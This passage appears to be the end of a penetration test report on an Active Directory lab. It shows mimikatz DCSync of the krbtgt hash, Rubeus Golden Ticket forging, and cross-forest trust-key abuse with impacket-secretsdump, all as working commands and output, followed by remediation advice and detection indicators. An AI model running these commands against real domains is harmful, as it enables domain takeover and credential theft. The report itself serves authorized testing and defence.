Hash NTLM: 5c7ee0b8f0c6f2b1a1b3c9d4e5f60a
aes256_hmac : 8f4c...c1 aes128_hmac : 3b9a...7d
```

Figure 7 - Extracting the `krbtgt` hash with `mimikatz lsadump::dcsync`

The recovered `krbtgt` RC4 hash was then used to forge a Golden Ticket for the built-in `Administrator`, which was injected into the session and used to access the Domain Controller file system, confirming Domain Admin.

5. DCSync abuses the Directory Replication Service Remote Protocol (MS-DRSR) to request account secrets: <https://attack.mitre.org/techniques/T1003/006/>

```

operator@DCORP-MGMT — Rubeus golden

PS C:\Tools> Rubeus.exe golden /rc4:5c7ee0b8f0c6f2b1a1b3c9d4e5f60a \
/user:Administrator /domain:dollarcorp.moneycorp.local \
/sid:S-1-5-21-719815819-3726368948-3917688648 /ptt
[*] Building PAC
[*] Domain      : DOLLARCORP.MONEYCORP.LOCAL (dollarcorp)
[*] SID        : S-1-5-21-719815819-3726368948-3917688648
[*] UserId     : 500
[*] Groups     : 512,513,518,519,520
[+] Ticket successfully imported!

PS C:\Tools> klist
Cached Tickets: (1)
    Client: Administrator @ DOLLARCORP.MONEYCORP.LOCAL
    Server: krbtgt/DOLLARCORP.MONEYCORP.LOCAL

PS C:\Tools> dir \\dcorp-dc.dollarcorp.moneycorp.local\c$
Directory of \\dcorp-dc...\\c$
07/13/2026 10:55 AM <DIR> Windows
Access granted as Domain Administrator.

```

Figure 8 - Forging a Golden Ticket and accessing the Domain Controller as Administrator

```

# Replicate krbtgt secrets
mimikatz # lsadump::dcsync /user:dollarcorp\krbtgt
# Forge and inject a Golden Ticket
Rubeus.exe golden /rc4:<krbtgt-hash> /user:Administrator \
/domain:dollarcorp.moneycorp.local /sid:<domain-sid> /ptt

```

Objective	Status
Extract krbtgt hash	Achieved
Forge Golden Ticket	Achieved
OS command execution on DCORP-DC	Achieved

RECOMMENDATIONS

- Restrict the **Replicating Directory Changes** rights to Domain Controllers only and alert on DCSync from any other principal (4662 with the DS-Replication GUIDs).
- Rotate the** `krbtgt` **password twice** (with the required interval) after this assessment and on a regular schedule, invalidating any forged tickets.
- Implement a **tiered administration** model so that DC-equivalent credentials are never exposed on member servers.
- Deploy Microsoft Defender for Identity or equivalent to detect DCSync and Golden Ticket usage.

REFERENCES

- <https://attack.mitre.org/techniques/T1003/006/>
- <https://attack.mitre.org/techniques/T1558/001/>

CROSS-FOREST COMPROMISE VIA TRUST KEY ABUSE

HOSTNAME	EU-DC
FQDN	eu-dc.eurocorp.local
OS DETAILS	Windows Server 2022 Datacenter (Forest DC, eurocorp.local)
IP ADDRESS	192.168.2.2

DESCRIPTION

A bidirectional forest trust existed between `dollarcorp.moneycorp.local` and `eurocorp.local` without **SID filtering** fully enforced. After compromising `dollarcorp`, the team extracted the inter-realm trust key and forged a referral ticket into `eurocorp`, ultimately achieving Enterprise Admin in the partner forest and completing the objective.

COMPROMISSION STEPS

The trust key for the `dollarcorp` -> `eurocorp` trust was extracted via DCSync, then used to forge an inter-realm TGT injecting privileged SIDs. With that ticket, credentials for the `eurocorp` domain were replicated with Impacket's `secretsdump`.⁶

```
operator@kali — impacket-secretsdump

$ impacket-secretsdump -k -no-pass eu-dc.eurocorp.local -just-dc-user eurocorp/Administrator
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Using TGT forged with the inter-realm trust key (dollarcorp -> eurocorp)
[*] Target system bootKey: 0x9e1f...b3
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
eurocorp\Administrator:500:aad3b435b51404eeaad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e :::
eurocorp\krbtgt:502:aad3b435b51404ee...:1a59bd44fb...c3:::
[+] Kerberos keys grabbed
[*] Cleaning up... Enterprise Admin access to EUROCORP.LOCAL confirmed.
```

Figure 9 - Replicating eurocorp.local credentials across the forest trust

```
# Forge inter-realm ticket with the trust key, then replicate
impacket-secretsdump -k -no-pass eu-dc.eurocorp.local \
  -just-dc-user eurocorp/Administrator
```

Enterprise Admin access to `eurocorp.local` was confirmed, demonstrating that the compromise of one forest led directly to the compromise of the trusting forest.

6. SID history / SID filtering across forest trusts: <https://attack.mitre.org/techniques/T1134/005/>

RECOMMENDATIONS

- Ensure **SID filtering (quarantine)** is enabled on the forest trust so that injected SIDs from a compromised forest are dropped.
- Treat forests connected by a trust as a **single security boundary**; a trust is only as strong as the least secure forest.
- Reduce cross-forest group memberships and audit the trust configuration regularly.
- Rotate trust keys periodically, as they can be used to forge inter-realm tickets.

REFERENCES

- <https://attack.mitre.org/techniques/T1134/005/>
- <https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/how-to-configure-security-and-forest-trusts>

5 DISCLAIMER

This report reflects the state of the assessed environment during the testing window of 13 to 17 July 2026 and represents a point-in-time snapshot. A security assessment cannot guarantee that all weaknesses have been identified, and the absence of a finding does not imply the absence of risk. The findings and proofs of concept contained in this document are provided solely for the remediation purposes of Dollar Corp and must be handled as confidential. Altered Security accepts no liability for misuse of the information contained herein.

A APPENDIX

A.1 TOOLING AND INDICATORS

The following tooling was used during the engagement. Defenders can use the associated artefacts to hunt for comparable activity.

Tool	Purpose	Primary artefact
PowerView	Domain enumeration	LDAP queries, 4662 events
Rubeus	Kerberoasting, TGT monitoring, ticket forging	4769 RC4 ticket requests
PowerUpSQL	SQL Server discovery and link crawling	xp_cmdshell execution, SQL audit
mimikatz	DCSync, ticket creation	4662 replication, anomalous krbtgt usage
Impacket	Cross-forest secretsdump	4624 type 3 from foreign host

All test artefacts (RBDS2026_*. files) created during the engagement were removed at the end of testing; any residual files should be reported to the assessment team.